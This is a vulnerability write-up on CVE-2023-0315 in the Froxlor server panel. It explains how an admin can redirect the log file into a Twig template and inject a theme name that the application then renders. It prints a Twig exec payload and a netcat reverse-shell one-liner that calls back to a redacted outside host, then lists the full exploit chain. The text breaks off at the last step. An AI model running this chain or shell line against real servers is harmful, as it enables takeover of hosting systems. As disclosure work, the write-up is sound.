Froxlor v2.0.6 Remote Command Execution (CVE-2023-0315)
An authenticated admin user could change the application log file path to any writable location, including the web root, and then trigger log entries containing a malicious Twig template expression. When the application rendered that template, it executed arbitrary commands as the web server user.

Froxlor is a web-based server management software for Linux-based operating systems. It is primarily used to manage web hosting environments and allows users to create and manage websites, email accounts, and FTP accounts.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Froxlor is a web-based server management panel for Linux hosts, written in PHP on top of MySQL, used to create and manage websites, mail accounts and FTP accounts, and to monitor resources and handle backups. This write-up traces an authenticated bug in it that lets a user redirect the application log file to any path the www-data user can write, including the document root, and then use the log writer to plant a Twig template that the application renders. The result is remote command execution as www-data. The bug is tracked as CVE-2023-0315 and was fixed in Froxlor 2.0.8.
Context
The feature at the centre of the bug is the internal logger. Froxlor writes its own log entries to one of several backends, chosen by the logger.logtypes setting: syslog, file or mysql. When the type is file, the destination path comes from the logger.logfile setting. That setting is exposed in the admin UI under the logging part of the settings overview, and nothing in the backend constrains the extension or the absolute path of the value.
The second feature involved is the admin theme changer. When an administrator changes their UI theme, the application writes a log entry containing the new theme name. Because the theme name is attacker-controlled text and the log destination is attacker-controlled, the two features combine into an arbitrary file write with attacker-controlled content.
Setup
The researcher audited the Froxlor source, in particular lib/Froxlor/FroxlorLogger.php, and tested against a running instance. The exploit code in the report is labelled as targeting Froxlor 2.0.3 Stable, tested on Ubuntu 20.04 with PHP 8.2. The precondition is an authenticated account that can reach the admin settings page and the theme change page. The manual steps were done by editing requests, and the final exploit was written in Python.
Finding it
The starting point is the logger initialisation code:
		if (self::$is_initialized == false) {
			foreach (self::$logtypes as $logger) {
				switch ($logger) {
					case 'syslog':
						self::$ml->pushHandler(new SyslogHandler('froxlor', LOG_USER, Logger::DEBUG));
						break;
					case 'file':
						$logger_logfile = Settings::Get('logger.logfile');
						// is_writable needs an existing file to check if it's actually writable
						@touch($logger_logfile);
						if (empty($logger_logfile) || !is_writable($logger_logfile)) {
							Settings::Set('logger.logfile', '/tmp/froxlor.log');
						}
						self::$ml->pushHandler(new StreamHandler($logger_logfile, Logger::DEBUG));
						break;
					case 'mysql':
						self::$ml->pushHandler(new MysqlHandler(Logger::DEBUG));
						break;
				}
			}
			self::$is_initialized = true;
		}
	}
For the file case, the code reads logger.logfile from the settings, creates the file with touch, and checks whether it is writable. If the path is empty or not writable, it falls back to /tmp/froxlor.log; otherwise the StreamHandler writes to whatever path was configured. There is no restriction on the extension and no restriction on the absolute path, so a .php file can be created anywhere the web user can write, including the application document root. The only thing needed is control over the logger.logfile value.
That value is defined as part of the logging group in actions/admin/settings/170.logger.php:
				'logger_logfile' => [
					'label' => lng('serversettings.logger.logfile'),
					'settinggroup' => 'logger',
					'varname' => 'logfile',
					'type' => 'text',
					'string_type' => 'file',
					'string_emptyallowed' => true,
					'default' => '',
					'save_method' => 'storeSettingField'
				],


Tracing where the variable is submitted shows that the page /froxlor/admin_settings.php?page=overview&part=logging handles it, and that logger_logfile and logger_logtypes are submitted to that page.
Exploitation
Step 1: point the log file at the document root
The first test was to see whether the log path could be set to a file under the document root, /var/www/html/froxlor/test.php. The previous Burp request was modified so that logger_logfile carried that path.

The data was submitted without errors in the body or in the response code, and the file was created on disk.

Step 2: find a way to write controlled content
With file creation confirmed, the next question was how to get data into the file. Auditing the logger further showed that when an admin changes their Froxlor UI theme style, the change is logged through a function called logAction. The handler in admin_index.php is:
} elseif ($page == 'change_theme') {
	if (isset($_POST['send']) && $_POST['send'] == 'send') {
		$theme = Validate::validate($_POST['theme'], 'theme');
		try {
			Admins::getLocal($userinfo, [
				'id' => $userinfo['adminid'],
				'theme' => $theme
			])->update();
		} catch (Exception $e) {
			Response::dynamicError($e->getMessage());
		}

		$log->logAction(FroxlorLogger::ADM_ACTION, LOG_NOTICE, "changed his/her theme to '" . $theme . "'");
		Response::redirectTo($filename);
The $theme value comes from $_POST['theme'] and is validated, then a string containing it is passed to logAction with the LOG_NOTICE type and the ADM_ACTION action, which triggers the logger to write that string to the configured file. The logAction implementation is:
	public function logAction($action = FroxlorLogger::USR_ACTION, $type = LOG_NOTICE, $text = null)
	{
		// not logging normal stuff if not set to "paranoid" logging
		if (!self::$crondebug_flag && Settings::Get('logger.severity') == '1' && $type > LOG_NOTICE) {
			return;
		}

		if (empty(self::$ml)) {
			$this->initMonolog();
		}

		if (self::$crondebug_flag || ($action == FroxlorLogger::CRON_ACTION && $type <= LOG_WARNING)) {
			echo "[" . $this->getLogLevelDesc($type) . "] " . $text . PHP_EOL;
		}

		// warnings, errors and critical messages WILL be logged
		if (Settings::Get('logger.log_cron') == '0' && $action == FroxlorLogger::CRON_ACTION && $type > LOG_WARNING) {
			return;
		}

		$logExtra = [
			'source' => $this->getActionTypeDesc($action),
			'action' => $action,
			'user' => self::$userinfo['loginname']
		];

		switch ($type) {
			case LOG_DEBUG:
				self::$ml->addDebug($text, $logExtra);
				break;
			case LOG_INFO:
				self::$ml->addInfo($text, $logExtra);
				break;
			case LOG_NOTICE:
				self::$ml->addNotice($text, $logExtra);
				break;
			case LOG_WARNING:
				self::$ml->addWarning($text, $logExtra);
				break;
			case LOG_ERR:
				self::$ml->addError($text, $logExtra);
				break;
			default:
				self::$ml->addDebug($text, $logExtra);
		}
	}
The function calls the Monolog instance held in $ml and, for LOG_NOTICE, calls addNotice, which writes the passed string to the malicious log path. To exercise it, the researcher sent a request to change the theme name from the theme change page.

A fake theme name was written to disk with the following request.

The text FakeData ended up in the PHP file, confirming that the log writer could be used to place content in it.
Step 3: try PHP directly, and fail
The obvious next step was to write a PHP payload:
<?php phpinfo(); ?>

The logger converted the text to HTML entities before writing it, so the < and > characters were encoded and valid PHP code could not be written this way. The encoding is handled by the underlying logger, so valid PHP code could not be written this way.
Step 4: switch to a Twig template
Looking back at the notes, the researcher noticed that the application renders its UI with the Twig template engine, and that templates live under templates/Froxlor/ with the .twig extension. That suggested pointing the log at a template the application already renders and writing the log entry, the fake theme name, as a Twig expression that executes commands.

The chosen target was templates/Froxlor/footer.html.twig, which is already rendered by the application. The injected expression is:
{{['COMMAND']|filter('exec')}}
This passes the COMMAND string to the exec function. It is a well-known Twig expression, referenced in the PayloadsAllTheThings Twig code execution page. For a reverse shell test, the payload was:
{{['rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc [redacted] 1337 >/tmp/f']|filter('exec')}}
After submitting the payload, a request to / or any other path that renders footer.html.twig, which is almost every page in the application, triggers it.
Step 5: the full chain
The complete sequence is:
- Change the log path to be
/var/www/html/froxlor/templates/Froxlor/footer.html.twig - Write the previously mentioned payload to the log file by changing the
themename viatheme change optionto trigger the log function to write the new theme "payload" tofooter.html.twig - Send a request to any path that will render
footer.html.twig. - Wait for the shell!
Changing the log path:
